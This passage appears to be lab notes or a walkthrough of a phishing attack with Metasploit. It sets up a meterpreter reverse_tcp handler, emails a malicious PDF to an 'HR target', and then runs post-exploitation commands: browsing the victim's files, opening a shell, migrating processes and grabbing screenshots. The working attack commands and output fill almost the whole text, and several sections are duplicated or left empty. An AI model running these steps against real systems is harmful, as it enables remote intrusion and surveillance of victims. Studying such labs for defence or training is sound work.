

### 3.5 exploit -j

exploit -j

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.99.30
lhost => 10.0.99.30
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.150.62
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.150.62:54898) at 2024-02-13 23:42:30 +0000
[*] Sending stage (957487 bytes) to 10.0.150.62
[-] OpenSSL:SSL:SSL_ERROR_SSL accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:61362) at 2024-02-13 23:42:34 +0000
[*] Sending stage (957487 bytes) to 10.0.122.54
[-] OpenSSL:SSL:SSL_ERROR_SSL accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.150.62
[*] Meterpreter session 3 opened (10.0.99.30:4444 -> 10.0.150.62:54947) at 2024-02-13 23:43:59 +0000
```

## 4 Send email to Aerospatiale-Trombert HR target

Send email with embedded pdf attached



## 5 Open session

sessions (plural) 3

```
[*] Meterpreter session 3 opened (10.0.99.30:4444 -> 10.0.150.62:54947) at 2024-02-13 23:43:59 +0000
msf exploit(handler) > sessions 3
[*] Starting interaction with 3...
```

### 5.1 getuid

```
meterpreter >
[*] Sending stage (957487 bytes) to 10.0.150.62
[*] Meterpreter session 5 opened (10.0.99.30:4444 -> 10.0.150.62:54684) at 2024-02-13 23:03:56 +0000
meterpreter > getuid
Server username: WIN-6UV4GTPJ700\HR-user
meterpreter >
```

This proves you have link with target

### 5.2 meterpreter > cd ..

back out to the run ls (list)

```
meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls
Listing: C:\
=====
```

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	0	dir	2018-05-16 17:37:25 +0000	\$Recycle.Bin
40777/rwxrwxrwx	0	dir	2016-10-12 00:10:37 +0000	Boot
40777/rwxrwxrwx	0	dir	2012-02-25 12:09:57 +0000	Documents and Settings
40777/rwxrwxrwx	0	dir	2009-07-14 03:20:08 +0000	PerfLogs
40555/r-xr-xr-x	0	dir	2018-05-04 17:44:52 +0000	Program Files
40555/r-xr-xr-x	0	dir	2018-05-15 22:31:24 +0000	Program Files (x86)
40777/rwxrwxrwx	0	dir	2017-04-25 19:43:51 +0000	ProgramData
40777/rwxrwxrwx	0	dir	2018-05-16 02:16:50 +0000	Python27
40777/rwxrwxrwx	0	dir	2017-04-25 17:04:42 +0000	Recovery
40777/rwxrwxrwx	0	dir	2017-04-25 17:00:58 +0000	System Volume Information
40555/r-xr-xr-x	0	dir	2018-05-16 03:39:32 +0000	Users
40777/rwxrwxrwx	0	dir	2017-04-25 17:04:43 +0000	Windows
100444/r--r--r--	383786	fil	2010-11-21 03:24:02 +0000	bootmgr
40777/rwxrwxrwx	0	dir	2024-02-13 22:22:42 +0000	exploit_files
100666/rw-rw-rw-	536870912	fil	2024-02-07 23:39:43 +0000	pagefile.sys
40777/rwxrwxrwx	0	dir	2024-02-13 23:43:58 +0000	scripts

## 5.3 cd Users

cd users

ls

```
meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
=====
Mode                Size      Type       Last modified          Name
-----
40777/rwxrwxrwx  0        dir       2017-04-25 19:25:06 +0000 Administrator
100666/rw-rw-rw- 4096     fil       2017-04-25 19:43:51 +0000 All Users
40555/r-xr-xr-x  0        dir       2017-04-25 17:02:21 +0000 Default
40777/rwxrwxrwx  0        dir       2018-02-25 12:09:57 +0000 Default User
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 HR-user
40555/r-xr-xr-x  0        dir       2024-02-13 23:51:09 +0000 Public
100666/rw-rw-rw- 174      fil       2009-07-14 04:57:55 +0000 desktop.ini
40777/rwxrwxrwx  0        dir       2018-05-16 02:17:07 +0000 ephemeral

meterpreter > cd HR-user
meterpreter > ls
Listing: C:\Users\HR-user
=====
Mode                Size      Type       Last modified          Name
-----
40777/rwxrwxrwx  0        dir       2012-04-05 20:45:17 +0000 AppData
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 Application Data
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Contacts
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 Cookies
40555/r-xr-xr-x  0        dir       2018-05-16 21:42:59 +0000 Desktop
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Documents
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Downloads
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Favorites
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Links
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 Local Settings
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Music
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 My Documents
100666/rw-rw-rw- 786432   fil       2024-02-14 00:23:48 +0000 NTUSER.DAT
100666/rw-rw-rw- 65536    fil       2018-05-16 03:39:51 +0000 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bde3ec}.TM.blf
100666/rw-rw-rw- 524288   fil       2018-05-16 03:39:51 +0000 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bde3ec}.TMContainer000000000000000001.regtrans-ms
100666/rw-rw-rw- 524288   fil       2018-05-16 03:39:51 +0000 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bde3ec}.TMContainer00000000000000000002.regtrans-ms
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 NetHood
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Pictures
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 PrintHood
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 Recent
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Saved Games
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Searches
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 SendTo
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 Start Menu
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 Templates
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Videos
100666/rw-rw-rw- 308224   fil       2024-02-14 00:23:48 +0000 ntuser.dat.LOG1
100666/rw-rw-rw- 0         fil       2018-05-16 03:39:49 +0000 ntuser.dat.LOG2
100666/rw-rw-rw- 20        fil       2012-04-05 20:45:17 +0000 ntuser.ini
```

## 5.4 cd HR-User

cd HR-User

ls

```
meterpreter > cd HR-User
meterpreter > ls
Listing: C:\Users\HR-User
=====
Mode                Size      Type       Last modified          Name
-----
40777/rwxrwxrwx  0        dir       2012-04-05 20:45:17 +0000 AppData
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 Application Data
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Contacts
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 Cookies
40555/r-xr-xr-x  0        dir       2018-05-16 21:42:59 +0000 Desktop
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Documents
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Downloads
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Favorites
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Links
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 Local Settings
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Music
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 My Documents
100666/rw-rw-rw- 786432   fil       2024-02-21 16:10:37 +0000 NTUSER.DAT
100666/rw-rw-rw- 65536    fil       2018-05-16 03:39:51 +0000 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bde3ec}.TM
.blf
100666/rw-rw-rw- 524288   fil       2018-05-16 03:39:51 +0000 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bde3ec}.TM
Container00000000000000000001.regtrans-ms
100666/rw-rw-rw- 524288   fil       2018-05-16 03:39:51 +0000 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bde3ec}.TM
Container00000000000000000002.regtrans-ms
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 NetHood
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Pictures
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 PrintHood
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 Recent
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Saved Games
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Searches
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 SendTo
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 Start Menu
40777/rwxrwxrwx  0        dir       2018-05-16 03:39:49 +0000 Templates
40555/r-xr-xr-x  0        dir       2018-05-16 17:37:23 +0000 Videos
100666/rw-rw-rw- 308224   fil       2024-02-21 16:10:37 +0000 ntuser.dat.LOG1
100666/rw-rw-rw- 0         fil       2018-05-16 03:39:49 +0000 ntuser.dat.LOG2
100666/rw-rw-rw- 20        fil       2012-04-05 20:45:17 +0000 ntuser.ini
```

## 5.5 cd desktop

cd desktop

ls

```
meterpreter > cd desktop
meterpreter > ls
Listing: C:\Users\HR-User\desktop
-----
Mode                Size      Type Last modified          Name
-----
100666/rw-rw-rw-   200     fil  2012-04-05 20:47:36 +0000 EC2 Feedback.url
100666/rw-rw-rw-   581     fil  2012-04-05 20:47:31 +0000 EC2 Microsoft Windows Guide.website
100666/rw-rw-rw-   125     fil  2018-05-16 21:42:59 +0000 HR Database.url
100666/rw-rw-rw-   282     fil  2018-05-16 17:37:23 +0000 desktop.ini
meterpreter >
```

## 5.6 getuid

(get user id)

```
meterpreter > getuid
Server username: WIN-6UV4GTPJ700\HR-user
meterpreter > shell
Process 2564 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\HR-user\desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 5ACF-89AE

Directory of C:\Users\HR-user\desktop

05/16/2018  09:42 PM    <DIR>          .
05/16/2018  09:42 PM    <DIR>          ..
04/05/2012  08:47 PM                200 EC2 Feedback.url
04/05/2012  08:47 PM                581 EC2 Microsoft Windows Guide.website
05/16/2018  09:42 PM                125 HR Database.url
               3 File(s)                906 bytes
               2 Dir(s)  7,370,956,800 bytes free

C:\Users\HR-user\desktop>
```



## 6 getpid

```
meterpreter > getpid
Current pid: 688
meterpreter > migrate 1416
[*] Migrating from 688 to 1416...
[*] Migration completed successfully.
meterpreter > screengrab
Screenshot saved to: /home/phantom3472/SdhGuwGl.jpeg
meterpreter > Unescaped left brace in regex is deprecated, passed through in regex; marked by <-- HERE in m/#{ <-- HERE (.*)}/ at /usr/bin/run-mailcap line 528.
Error: no "view" mailcap rules found for type "image/jpeg"
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: www-browser: not found
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: links2: not found
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: elinks: not found
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: links: not found
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: lynx: not found
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: w3m: not found
xdg-open: no method available for opening '/home/phantom3472/SdhGuwGl.jpeg'
```

### 6.1 migrate


```
meterpreter > getpid
Current pid: 688
meterpreter > migrate 1416
[*] Migrating from 688 to 1416...
[*] Migration completed successfully.
meterpreter > screengrab
Screenshot saved to: /home/phantom3472/SdhGuwGl.jpeg
meterpreter > Unescaped left brace in regex is deprecated, passed through in regex; marked by <-- HERE in m/#{ <-- HERE (.*)}/ at /usr/bin/run-mailcap line 528.
Error: no "view" mailcap rules found for type "image/jpeg"
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: www-browser: not found
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: links2: not found
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: elinks: not found
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: links: not found
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: lynx: not found
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: w3m: not found
xdg-open: no method available for opening '/home/phantom3472/SdhGuwGl.jpeg'
```

### 6.2 screengrab

```
meterpreter > getpid
Current pid: 688
meterpreter > migrate 1416
[*] Migrating from 688 to 1416...
[*] Migration completed successfully.
meterpreter > screengrab
Screenshot saved to: /home/phantom3472/SdhGuwGl.jpeg
meterpreter > Unescaped left brace in regex is deprecated, passed through in regex; marked by <-- HERE in m/#{ <-- HERE (.*)}/ at /usr/bin/run-mailcap line 528.
Error: no "view" mailcap rules found for type "image/jpeg"
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: www-browser: not found
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: links2: not found
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: elinks: not found
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: links: not found
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: lynx: not found
/usr/bin/xdg-open: 778: /usr/bin/xdg-open: w3m: not found
xdg-open: no method available for opening '/home/phantom3472/SdhGuwGl.jpeg'
```


'/home/phantom3472/SdhGuwGl.jpeg'

7 WinSCP



Move from home to desktop

7.1 Remote Desktop



## 7.2 Screen Shot

